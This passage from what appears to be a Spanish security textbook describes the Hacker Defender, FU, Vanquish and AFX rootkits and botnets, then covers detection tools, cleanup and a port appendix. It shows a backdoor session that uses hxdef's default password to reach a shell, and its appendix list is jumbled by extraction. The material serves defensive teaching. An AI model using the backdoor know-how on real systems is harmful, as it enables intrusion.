La principal técnica empleada por Hacker Defender consiste en usar las funciones de la API de Windows `WriteProcessMemory` y `CreateRemoteThread` para crear un nuevo subproceso dentro de todos los procesos en ejecución. La función de este subproceso es modificar el kernel de Windows (kernel32.dll) al parcharlo en memoria para reescribir información devuelta por las llamadas a la API para ocultar la presencia de hxdef. Éste también instala puertas traseras ocultas, registradores como un servicio de sistema oculto, y un controlador oculto de sistema, probablemente para proporcionar vectores de reinfección redundante si se descubre uno o más.

La popularidad de hxdef tal vez se relaciona con su facilidad de uso, combinada con una funcionalidad poderosa (irónicamente similar a su sistema host, Windows). Su archivo INI es fácil de comprender, y se une a cada puerto que escucha comandos entrantes, como se observó antes, en nuestro análisis del ocultamiento de puertos. Tiene que usar el cliente de puerta trasera de hxdef para conectarse al puerto correspondiente, como se muestra a continuación:

```
Host: localhost
Port: 80
Pass: hxdef-rules
connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
```

```
close shell and all progz to end session

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINNT\system32>
```

Observe que hemos usado la contraseña predeterminada para conectarse al subproceso de puerta trasera en el puerto 80, que suele usarse como host de un servidor Web (y luego pasar a través de configuraciones estándar de firewall).

Hablaremos acerca de la búsqueda y limpieza de hxdef en una sección posterior, titulada "Detección y limpieza de malware". Si desea tener un buen inicio, el archivo readme de hxdef le da una gran cantidad de apuntadores sobre la manera de detectarlos y eliminarlos.

Otros rootkits comunes

Además de Hacker Defender, suelen encontrarse otros rootkits en sistemas comprometidos. Entre éstos se incluyen fuzen_op, o FU Rootkit, Vanquish y AFX.

Al igual que hxdef, FU consta de dos componentes: un colocador en modo de usuario (fu.exe) y un controlador en modo de kernel (msdirectx.sys). El colocador es una aplicación de consola que permite la modificación de ciertos parámetros del rootkit por parte del atacante. El controlador realiza la desvinculación estándar del proceso definido por el atacante a partir de la lista de procesos estándar para ocultarla del usuario. De nuevo, una vez instalada en el kernel, se oculta del sistema de la víctima.

Vanquish es un rootkit rumano basado en la inyección de DLL que oculta archivos, carpetas y entradas del Registro y que consigna contraseñas. Está integrado por los archivos vanquish.exe y vanquish.dll. La *inyección de DLL* es una técnica que analizamos en el capítulo 4, acerca del hackeo de Windows. Obtuvo notoriedad en primer lugar cerca de NT4 con la explotación getadmin. La inyección de DLL es similar al enganchado en llamadas a API en modo de kernel, excepto que inyecta código malicioso en un proceso privilegiado en modo de kernel para lograr los mismos fines. Microsoft ha buscado limitar su exposición a la inyección de DLL, por ejemplo al causar que el sistema operativo se apague cuando se viola la integridad de procesos privilegiados con los intentos de inyección de DLL.

El rootkit AFX de Aphex (consulte http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html) trata de simplificar la implementación de rootkits. AFX está integrado por dos archivos, iexplore.dll y explorer.dll, que denomina iexplore.exe y explorer.exe, y que se copia en la carpeta del sistema. Cualquier cosa que se ejecute desde su carpeta raíz estará oculta de varias maneras dinámicas. El desplazamiento de las técnicas usadas para ocultar componentes hace que AFX sea más difícil de detectar por herramientas que sólo encuentran una o dos técnicas ocultas. AFX también es interesante por su interfaz gráfica de usuario fácil de usar para generar rootkits personalizados.

Bots y zombies

Ahora que ha visto lo fácil que es ocultar cosas a los usuarios no sofisticados, echemos un vistazo a los tipos de actividades nefastas en que se engancha el software malicioso. Si su máquina se infecta mediante uno de los mecanismos comunes que hemos delineado hasta ahora (por

ejemplo, una vulnerabilidad de software, una mala configuración de IE o la apertura de datos adjuntos de correo electrónico), su sistema puede estar albergando un *bot*, que lo convertirá en un *zombie* en un ejército más grande de computadoras autómatas bajo el control de un atacante remoto.

Aunque preferimos el término "agente", bot se deriva de "robot" y suele hacer referencia a un programa que realiza acciones predefinidas en un modo automatizado sobre canales de charla de retransmisión de Internet (IRC) no monitoreados. La conexión con IRC es importante, porque el principal mecanismo para controlar casi todos los bots infecciosos hoy en día es IRC. *Zombie* simplemente alude a una máquina que ha sido infectada con un bot.

¿Qué quisiera hacer cualquiera con un ejército de PC enganchadas a Internet? Aprovechar el poder masivo de miles de computadoras unidas, por supuesto. Por lo general, el abuso cae en las siguientes categorías:

- **Ataques distribuidos de negación de servicio (DDoS, Distributed Denial of Service)** Como puede ver en el apéndice C, es muy difícil mitigar el DDos y, por lo tanto, resulta una herramienta efectiva para extorsión o asesinato de marca.
- **Correo basura** Los esfuerzos continuos han cerrado casi todas las retransmisiones de correo electrónico inseguro en Internet hoy en día, pero esto no parece haber reducido el volumen masivo de correo basura que fluye en las bandejas de entrada de todo el mundo. ¿Se pregunta por qué? Quienes se dedican a lanzar correo basura están comprando acceso a zombies que ejecutan puertas de acceso de correo electrónico. Aún mejor, esta especie de envío de correo electrónico distribuido es más difícil de bloquear por parte de los servidores de correo electrónico que dependen de elevados volúmenes de correo de un solo origen (con los zombies, emite un volumen reducido de correo de miles de orígenes).
- **Conexiones y hosts lavados** Esto reduce la necesidad de cubrir de manera asidua los rastros en Internet cuando simplemente se enmascara como la PC de alguien más.
- **Cosecha de información valiosa** Esto incluye credenciales de banca en línea, claves de licencia de activación de software, etcétera.
- **Infección secundaria** Al escanear e incluir más zombies, por supuesto, aumenta la fuerza agregada del ejército.

Si hay cualquier indicación mayor del valor inherente en estos ejércitos de redes de bots/zombies, es que ahora han alcanzado valor económico. Sí, estas redes (algunas decenas de miles) ahora son compradas y vendidas por ciclo de CPU a cualquier persona que desee pagar por su uso en DDoS, envío de correo basura, etcétera.

Algunos de los bots más populares de la historia son Agobot, AttackBot, SubSeven, EvilBot, SlackBot, GT (Global Threat) Bot, Litmus Bot y los bots de Socket Clone como Judgment Day. No vamos a gastar más tiempo en describirlos en detalle, porque ya hemos cubierto las características más importantes de estos programas (si lo desea, busque sus nombres usando cualquier motor de búsqueda y obtendrá gran cantidad de datos). Casi ninguno de estos errores era muy innovador, y reutilizan técnicas comunes de otro malware tipo virus y gusanos para realizar su labor malvada. Sigamos adelante para analizar la búsqueda y limpieza de malware de todo tipo.

Detección y limpieza de malware

Al igual que con muchas amenazas de seguridad que hemos analizado en este libro, puede implementar controles preventivos, de detección y reactivos para protegerse de la amenaza del malware.

Antes de empezar esta sección, dejemos claro que no vamos a hablar mucho acerca de la prevención, porque ya lo cubrimos en nuestro análisis anterior de medidas generales para contrarrestar. En este análisis se supondrá que, en su mayor parte, ya ha ocurrido el compromiso y que las medidas preventivas han fallado por una razón u otra (que es, después de todo, de lo que el malware depende en gran medida).

PRECAUCIÓN A 99.99% de los usuarios, que carecen de una comprensión avanzada de los problemas que estamos por analizar, les recomendamos que sigan las recomendaciones proporcionadas por su software de seguridad instalado, que se adhieran a las directivas de seguridad de su organización o que busquen ayuda profesional para tratar con un incidente de seguridad, una intrusión o un compromiso de computadora.

SUGERENCIA Microsoft proporciona información de contacto común, como vendedor de software de seguridad, en http://www.microsoft.com/athome/security/protect/support.mspx, y también ofrece soporte sin costo para virus y otros problemas relacionados con la seguridad, 24 horas al día, para Estados Unidos y Canadá, en el 1-866-PCSAFETY, o 1-866-727-2338. Para otras regiones, consulte http://support.microsoft.com/common/international.aspx.

Acciones inmediatas

Si piensa que su sistema ha sido víctima del malware, una de las primeras acciones que debe realizar es desconectar el cable de red. Esto evita mayor comunicación con entidades de control remoto que pudieran reaccionar para tratar de investigar o limpiar el sistema, y también impide que el host infectado disperse la infección a otros sistemas en la red (suponiendo que aún no lo hace) o realice otras tareas nefastas como DDoS.

Con el cable de red desconectado, ahora tiene tiempo para investigar e identificar la causa principal de los problemas observados, si son relacionados con la infección o no. Por supuesto, esto también dificulta el uso de grandes recursos en Internet o las redes internas para examinar y limpiar el sistema; use su buen juicio sobre cuándo y cómo reconectarse.

Cree copias de seguridad, simplifique y reconstruya

Si confirma una infección de malware en su sistema, tiene dos opciones:

- Suponga que el malware que encontró era el único instalado en su sistema, límpielo con las herramientas o técnicas apropiadas, y siga con su vida.
- Suponga que el malware que encontró era sólo una de las muchas posibles infecciones en su sistema que aprovechan cualquier estado vulnerable en que se encuentra, haga una copia de seguridad de sus datos críticos, borre el sistema y reconstrúyalo a partir de fuentes confiables.

Obviamente, si selecciona la primera opción, tomará riesgos adicionales. Por supuesto, si selecciona la segunda, se echará encima gran cantidad de trabajo. Una vez más, use el buen juicio.

Los administradores de grandes cantidades de sistemas también podrían tomar en cuenta la documentación de una directiva sobre las situaciones exactas que justifican cada opción, para adelantarse a sucios desacuerdos al calor de una respuesta a un incidente de seguridad, una intrusión o un compromiso reales. Hemos encontrado que este tipo de directiva suele tener un aspecto como el siguiente:

> Los sistemas identificados como comprometidos deben ser investigados por el [equipo forense autorizado de cómputo]. El equipo debe emitir un juicio dentro de las 24 horas acerca de la naturaleza del compromiso y recomendar si debe hacerse una limpieza específica o un borrado y una reconstrucción completas. En todos los casos, los compromisos resultantes del control remoto no autorizado y no automatizado de un sistema deben exigir el borrado y la reconstrucción. Las recomendaciones del equipo forense deben implementarse en todos los sistemas y las líneas del negocio, excepto en las instancias específicas donde el grupo de seguridad debe considerar una excepción.

Detección y limpieza

En 99% de las infecciones que es probable que encuentre, el software antivirus estándar basta para detectar y limpiar el malware en su sistema (y si lo tiene instalado antes de que infecte su sistema, ¡es probable que el malware haya sido detectado y bloqueado antes de que siquiera tuviera oportunidad de infectarlo!)

Ya hemos cubierto los programas antispyware, que se han vuelto populares últimamente (consulte la sección previa de este capítulo que cubre software engañoso como spyware, adware y correo basura). Aunque los programas antivirus y antispyware tienden a superponerse un poco, pensamos que hoy en día son principalmente complementarios. Y recomendamos que mantenga ambos.

En lo que se refiere a rootkits, puertas traseras y bots, la situación se vuelve más compleja. Casi todo el software antivirus detectará las instalaciones predeterminadas de estas herramientas, pero hasta con las personalizaciones más simples se vuelven indetectables si se emplean las bases de datos estándar de firma de antivirus. Y aunque los programas antivirus también usan heurística (examen basado en reglas para identificar malware polimórfico o metamórfico), aún falta ver a los grandes vendedores de antivirus empezando a buscar técnicas como enganchado a kernel y modificación de éste. Recuerde también que muchos programas antivirus usan las mismas técnicas de enganchado para identificar malware, de modo que si el rootkit llega primero allí, el software antivirus no lo verá.

Ingrese en el mundo de las técnicas forenses de seguridad de cómputo, por lo general sólo practicada por profesionales, y definitivamente no recomendada para quienes no están iniciados en ella cuando se presentan problemas serios como daños monetarios o cuando deben mantenerse los estándares legales para la preservación de la evidencia. Varias firmas profesionales se especializan en exámenes forenses de computadoras, como New Technologies International (NTI, visite http://www.forensics-intl.com). Además, están disponibles herramientas comerciales, como Encase de Guidance Software (visite http://www.guidancesoftware.com), aunque estas herramientas altamente especializadas tienden a ser muy costosas.

Y, por supuesto, hay gran cantidad de herramientas gratuitas y técnicas publicadas con propensión a mantener el paso del panorama siempre en evolución de las técnicas de robo de software. Algunas de estas herramientas incluyen VICE, RKDetect, Patchfinder, Klister y SDTRestore (pueden encontrarse en http://www.rootkit.com, http://www.forensics.nl/tools o http://www.cybersnitch.net/tucofs). Examinaremos algunas de estas herramientas a continuación. En cuanto a información publicada, una de las listas de verificación preferidas de detección de intrusiones en Windows puede encontrarse en http://www.auscert.org.au/render.html?it=4323#A1.

En general, una técnica compartida entre todas las herramientas de detección de rootkits es el concepto de comparar fuentes de información dispares del mismo sistema para identificar insistencias (a este concepto a menudo se le denomina "aplicación de diff" a dos fuentes de información, debido a la utilería de UNIX que se utiliza para analizar las diferencias entre dos archivos, *diff*).

RKDetect, de http://www.security.nnov.ru/soft, es una utilería para encontrar servicios ocultos para rootkits genéricos de Windows como Hacker Defender. Con el uso de la técnica de diff, se enumeran servicios en una computadora remota empleando la interfaz de instrumentación de administración de Windows (WMI, Windows Management Instrumentation, en el nivel de usuario) y el administrador de control de servicios (SCM, Services Control Manager, en el nivel de kernel), y luego comparando los resultados y desplegando las inconsistencias. El mismo método puede utilizarse para enumerar procesos, archivos, claves del Registro, etc., en que los rootkits podrían tratar de ocultarse. En el siguiente ejemplo se muestra a RKDetect "detectando" Hacker Defender en una máquina remota:

```
C:\>cscript rkdetect.vbs 192.168.234.3
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

Query services by WMI...
Detected 0 services
Query services by SC...
Detected 84 services
Finding hidden services...

Possible rootkit found: Alerter - Alerter [SC] QueryServiceConfig SUCCESS

SERVICE_NAME :Alerter
   TYPE          : 20  WIN32_SHARE_PROCESS
   START_TYPE    : 3   DEMAND_START
   ERROR_CONTROL      : 1   NORMAL
   BINARY_PATH_NAME   : C:\WINNT\System32\svchost.exe -k    LocalService
   LOAD_ORDER_GROUP   :
   TAG      : 0
   DISPLAY_NAME       : Alerter
   DEPENDENCIES       : LanmanWorkstation
   SERVICE_START_NAME : NT AUTHORITY\LocalService
```

```
[output edited for brevity]

Possible rootkit found: HXD Service 100 - HackerDefender100 [SC] Query-
ServiceConfig SUCCESS

SERVICE_NAME : HackerDefender100
   TYPE            : 10  WIN32_OWN_PROCESS
   START_TYPE      : 2   AUTO_START
   ERROR_CONTROL       :  0   IGNORE
   BINARY_PATH_NAME    :  C:\windows\system32\hxdef100.exe
         C:\windows\system32\hxdef100.ini
   LOAD_ORDER_GROUP    :
   TAG       : 0
   DISPLAY_NAME        : HXD Service 100
   DEPENDENCIES        :
   SERVICE_START_NAME  : LocalSystem
```

Observe en esta salida que la consulta basada en WMI no devolvió datos, de modo que RKDetect presenta listas de cada servicio encontrado por SCM como un posible rootkit. Esté al tanto de este problema si prueba la herramienta, y además recuerde que RKDetect debe ejecutarse de manera remota; si se ejecuta de manera local en un sistema infectado, las llamadas a SCM pueden engancharse y regresar datos erróneos. En cualquier caso, debido a la convención de asignación de nombres predeterminados que se usa en esta instancia particular, la infección de Hacker Defender destaca de manera más bien conspicua en la salida.

SDTRestore es un código de prueba de concepto de Tan Chew Keong que, en esencia, invierte las técnicas de enganchado a llamadas a kernel usadas por rootkits iniciales (consulte http://www.security.org.sg/code/sdtrestore.html). En oposición al uso de diff, restaura los valores reales modificados por rootkits cuando regresan de llamadas a API en el kernel nativo. Una limitación de SDTRestore es que sólo identifica los rootkits corregidos que se enganchan a la estructura del kernel de la tabla de descriptor de servicio, y las que lo hacen a la tabla de descriptor de interrupciones (IDT) no son visibles. Tan Chew Keong también ha producido otras herramientas diseñadas para descubrir rootkits, incluidas ApiHookCheck y Win2K Kernel Hidden Process-Module Checker, ambos disponibles en http://www.security.org.sg.

Para que tenga una idea de la manera en que WinPE podría ayudar en la detección de rootkits, revise el archivo de Yi-Min Wang y colaboradores, disponible en http://research.microsoft.com/sm/strider/default.aspx#GhostBuster. Los autores señalan un simple proceso de tres pasos para usar diff con un volcado de sistema de archivos (empleando dir /s /a) ejecutado localmente en el sistema infectado y luego desde el entorno de WinPE. Debido a que el rootkit no puede filtrar la salida de la lista basada en WinPE (porque no se está ejecutando en el entorno de WinPE), cualquier archivo oculto debe destacar de manera muy conspicua al aplicar diff. Esta metodología parecería muy efectiva, porque en algún punto el malware debe escribir datos en una parte no volátil del sistema (es decir, el disco duro) si quiere persistir más allá del reinicio u otros eventos de limpieza de memoria. Por supuesto, ésta es una implementación de prueba de concepto; una herramienta práctica basada en este concepto tendría que considerar flujos de datos alternos y otras técnicas mediante las cuales los datos pueden ocultarse en el sistema de archivos de Windows.

Si tiene dudas acerca de la legitimidad de un archivo, están disponibles varios depósitos de Internet para comparar hashes criptográficos de archivos bien conocidos. Por ejemplo, la Software Reference Library de Estados Unidos proporciona bibliotecas de hashes bien conocidos en http://www.nsrl.nist.gov.

Como hemos observado, éstas son las principales técnicas en las que se basan los rootkits modernos de Windows. Al bloquear estos puntos de extensibilidad, Microsoft está desactivando, en esencia, las metodologías más populares de rootkits de Windows. Estamos seguros de que la comunidad de investigación de seguridad encontrará opciones (tal vez concentrándose más en rootkits de modo de usuario, o pasando por alto algunos de estos controles), pero esto eleva los requisitos de manera importante para quienes deseen invertir en plataforma x64. Para conocer un archivo completo sobre este cambio de directiva, consulte http://www.microsoft.com/whdc/driver/kernel/64bitpatching.mspx.

RESUMEN

Después de escribir este capítulo, queremos simultáneamente lanzar un suspiro de alivio y embarcarnos en años de investigación adicional en el hackeo de usuario de Internet. Por supuesto, dejamos algunos ataques publicados en el piso del cuarto de edición, debido principalmente a la incapacidad de mantener el paso ante la acometida de nuevos ataques contra usuarios finales de Internet. De seguro la comunidad de Internet permanecerá ocupada durante años para tratar de hacer frente a estos problemas y otros aún inimaginables. Mientras tanto, recuerde los "Diez pasos para una experiencia segura en Internet" que reiteramos aquí de forma resumida:

1. Implemente una firewall personal, sobre todo una que pueda administrar intentos de conexión saliente. La Firewall de Windows actualizada en XP SP2 y posterior es una buena opción.
2. Manténgase actualizado en todos los parches relevantes de seguridad de software. Use Windows Automatic Updates para facilitar la carga de esta tarea (consulte http://www.microsoft.com/athome/security/protect/windowsxp/updates.aspx para conocer más información).
3. Ejecute software antivirus que escanee automáticamente su sistema (sobre todo los datos adjuntos de correo entrantes) y manténgase actualizado. También recomendamos ejecutar las utilerías antiadware/antispyware y antiphishing analizadas en este capítulo.
4. Configure el panel de control Opciones de Internet de Windows (también accesible mediante IE y Outlook/OE), como se analizó en este capítulo.
5. Ejecute con la menor cantidad posible de privilegios. Nunca inicie sesión como Administrador (o una cuenta con privilegios elevados equivalentes) en un sistema que utilizará para explorar Internet o leer correo electrónico.
6. Los administradores de grandes redes de sistemas de Windows deben implementar las tecnologías mencionadas antes en puntos de ahogamiento claves de la red (por ejemplo, firewalls de red y basadas en host, antivirus en servidores de correo, etc.) para proteger de manera más eficiente a grandes números de usuarios.
7. Lea el correo electrónico en texto sin formato.

8. Configure los programas de productividad de oficina de la manera más segura posible; por ejemplo, establezca los programas de Microsoft Office en seguridad de macros Muy alto bajo Herramientas | Macro | Seguridad.
9. No sea inocente. Considere las solicitudes y transacciones realizadas en Internet con mucho escepticismo.
10. Mantenga sus dispositivos de cómputo físicamente seguros.

PARTE 5

APÉNDICES

APÉNDICE A

PUERTOS

Debido a que la mayor carga de cualquier evaluación de seguridad consiste en comprender lo que el sistema está ejecutando en sus redes, una lista exacta de puertos y sus aplicaciones propietarias puede ser crítica para identificar los agujeros en sus sistemas. El escaneo de los 131 070 puertos (1-65 535 para TCP y UDP) de cada host puede tomar días (si no es que semanas) en completarse, dependiendo de su técnica, de modo que debe usarse una lista más afinada de puertos y servicios para atender lo que llamamos el fruto maduro (los servicios posiblemente vulnerables).

La siguiente lista de ninguna manera está completa, y algunas de las aplicaciones que presentamos aquí pueden configurarse para escuchar en puertos completamente diferentes. Sin embargo, esta lista le servirá para empezar a rastrear esas aplicaciones falsas. Los puertos de esta tabla suelen usarse para obtener información acerca de los sistemas de computadoras, o para acceder a ellos. Para conocer una lista más completa de puertos consulte http://www.iana.org/assignments/port-numbers o http://nmap.org/data/nmap-services.

Servicio o aplicación	Puerto/protocolo
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21/tcp
ssh	22/tcp
telnet	23/tcp
SMTP	25/tcp
nameserver	42/tcp
Whois	43/tcp
Tacacs	49/udp
xns-time	52/tcp
xns-time	52/udp
dns-lookup	53/udp
dns-zone	53/tcp
Whois++	63/tcp/udp
Tacacs-ds	65/tcp/udp
Oracle-sqlnet	66/tcp
Bootps	67/tcp/udp
bootpc	68/tcp/udp
Tftp	69/udp
gopher	70/tcp/udp
Finger	79/tcp
http	80/tcp

Servicio o aplicación	Puerto/protocolo
alternate web port (http)	81/tcp
objcall (Tivoli)	94/tcp/udp
Kerberos or alternate web port (http)	88/tcp
linuxconf	98/tcp
rtelent	107/tcp/udp
pop2	109/tcp
pop3	110/tcp
Sunrpc	111/tcp
sqlserv	118/tcp
nntp	119/tcp
ntp	123/tcp/udp
ntrpc-or-dce (epmap)	135/tcp/udp
netbios-ns	137/tcp/udp
netbios-dgm	138/tcp/udp
netbios	139/tcp
imap	143/tcp
sqlsrv	156/tcp/udp
snmp	161/udp
snmp-trap	162/udp
xdmcp	177/tcp/udp
bgp	179/tcp
irc	194/tcp/udp
snmp-checkpoint	256/tcp
snmp-checkpoint	257/tcp
snmp-checkpoint	258/tcp
snmp-checkpoint	259/tcp
fw1-or-bgmp	264/udp
ldap	389/tcp
netware-ip	396/tcp
ups	401/tcp/udp
timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
kpasswd5	464/tcp/udp
ipsec-internet-key-exchange(ike)	500/udp
exec	512/tcp
rlogin	513/tcp

Servicio o aplicación	Puerto/protocolo
rwho	513/udp
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
talk	517/tcp/udp
ntalk	518/tcp/udp
Route/RIP/RIPv2	520/udp
netware-ncp	524/tcp
timed	525/tcp/udp
irc-serv	529/tcp/udp
Uucp	540/tcp/udp
Klogin	543/tcp/udp
apple-xsrvr-admin	625/tcp
apple-imap-admin	626/tcp
Mount	645/udp
mac-srvr-admin	660/tcp/udp
spamassassin	783/tcp
remotelypossible	799/tcp
rsync	873/tcp
Samba-swat	901/tcp
oftep-rpc	950/tcp
ftps	990/tcp
telnets	992/tcp
imaps	993/tcp
ircs	994/tcp
pop3s	995/tcp
w2k rpc services	1024–1030/tcp 1024–1030/udp
Socks	1080/tcp
Kpop	1109/tcp
msql	1112/tcp
fastrack (Kazaa)	1212/tcp
nessus	1241/tcp
bmc-patrol-db	1313/tcp
Notes	1352/tcp
timbuktu-srv1	1417–1420/tcp/udp
ms-sql	1433/tcp
Citrix	1494/tcp


Servicio o aplicación	Puerto/protocolo
Sybase-sql-anywhere	1498/tcp
funkproxy	1505/tcp/udp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp
winsock-proxy	1745/tcp
landesk-rc	1761-1764/tcp
radius	1812/udp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
sybase	2368
openview	2447/tcp
realsecure	2998/tcp
nessusd	3001/tcp
ccmail	3264/tcp/udp
ms-active-dir-global-catalog	3268/tcp/udp
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351/tcp
ms-termserv	3389/tcp
squid-snmp	3401/udp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
twhois	4321/tcp/udp
edonkey	4660/tcp
edonkey	4666/udp
airport-admin	5009/tcp
Yahoo Messenger	5050/tcp
sip	5060/tcp/udp
zeroconf (Bonjour)	5353/udp
postgress	5432/tcp
connect-proxy	5490/tcp
secured	5500/udp
pcAnywhere	5631/tcp
activesync	5679/tcp

Servicio o aplicación	Puerto/protocolo
Vnc	5800/tcp
vnc-java	5900/tcp
xwindows	6000/tcp
cisco-mgmt	6001/tcp
Arcserve	6050/tcp
backupexec	6101/tcp
gnutella	6346/tcp/udp
gnutella2	6347/tcp/udp
apc	6549/tcp
irc	6665-6670/tcp
font-service	7100/tcp/udp
openmanage (Dell)	7273/tcp
web	8000/tcp
web	8001/tcp
web	8002/tcp
web	8080/tcp
blackice-icecap	8081/tcp
privoxy	8118/tcp
apple-iphoto	8770/tcp
cisco-xremote	9001/tcp
jetdirect	9100/tcp
dragon-ids	9111/tcp
iss system scanner agent	9991/tcp
iss system scanner console	9992/tcp
stel	10005/tcp
Netbus	12345/tcp
snmp-checkpoint	18210/tcp
snmp-checkpoint	18211/tcp
snmp-checkpoint	18186/tcp
snmp-checkpoint	18190/tcp
snmp-checkpoint	18191/tcp
snmp-checkpoint	18192/tcp
Trinoo_bcast	27444/tcp
Trinoo_master	27665/tcp
Quake	27960/udp
Back Orifice	31337/udp
rpc-solaris	32771/tcp

Servicio o aplicación	Puerto/protocolo
snmp-solaris	32780/udp
reachout	43188/tcp
bo2k	54320/tcp
bo2k	54321/udp
netprowler-manager	61440/tcp
iphone-sync	62078/tcp
pcAnywhere-def	65301/tcp

APÉNDICE B

LAS 14 VULNERABILIDADES MÁS IMPORTANTES


3. La fuga de información puede proporcionar al atacante versiones del sistema operativo y la aplicación, e información de usuarios, grupos, recursos compartidos y DNS vía transferencias de zona y servicios en ejecución como SNMP, finger, SMTP, telnet, rusers, rpcinfo, NetBIOS.
4. Los hosts que ejecutan servicios innecesarios (como RPC, FTP, DNS, SMTP) se comprometen fácilmente.
7. Servidores de Internet mal configurados, sobre todo secuencias de comandos CGI y ASP en servidores anónimos FTP con directorios en que cualquiera puede escribir y vulnerabilidades XSS.
5. Contraseñas débiles que se adivinan fácilmente en el nivel de la estación de trabajo pueden hacer que sus servidores queden comprometidos.
12. Servicios no autentificados, como X Windows, permiten a los usuarios capturar tecleos remotos o después de que el software se ha instalado.
Servidores Internet/DMZ
8. Una firewall o una ACL de enrutador mal configurada puede permitir acceso a sistemas internos directamente o una vez que un servidor DMZ queda comprometido.
Estación de trabajo
10. Controles excesivos de archivos o directorios (recursos compartidos de Windows, exportaciones NFS de UNIX).
LAN interna
13. Capacidades inadecuadas de registro, monitoreo y detección en el nivel de la red y el host.
Internet
Enrutador de extremo
Firewall
Enrutador interno
14. Falta de directivas, procedimientos, estándares y directivas de seguridad aceptados y bien promulgados.
1. Control de acceso inadecuado de enrutador: las ACL de enrutador mal configuradas pueden permitir la fuga de información a través de ICMP, IP, NetBIOS y permitir acceso no autorizado a servicios en sus servidores DMZ.
Circuitos dedicados
LAN interna
Servidores de acceso remoto
Estación de trabajo
9. Software que no está parchado, que es obsoleto o vulnerable o que se deja en la configuración predeterminada, sobre todo en servidores Web.
Sucursal
Dial-up/VPN
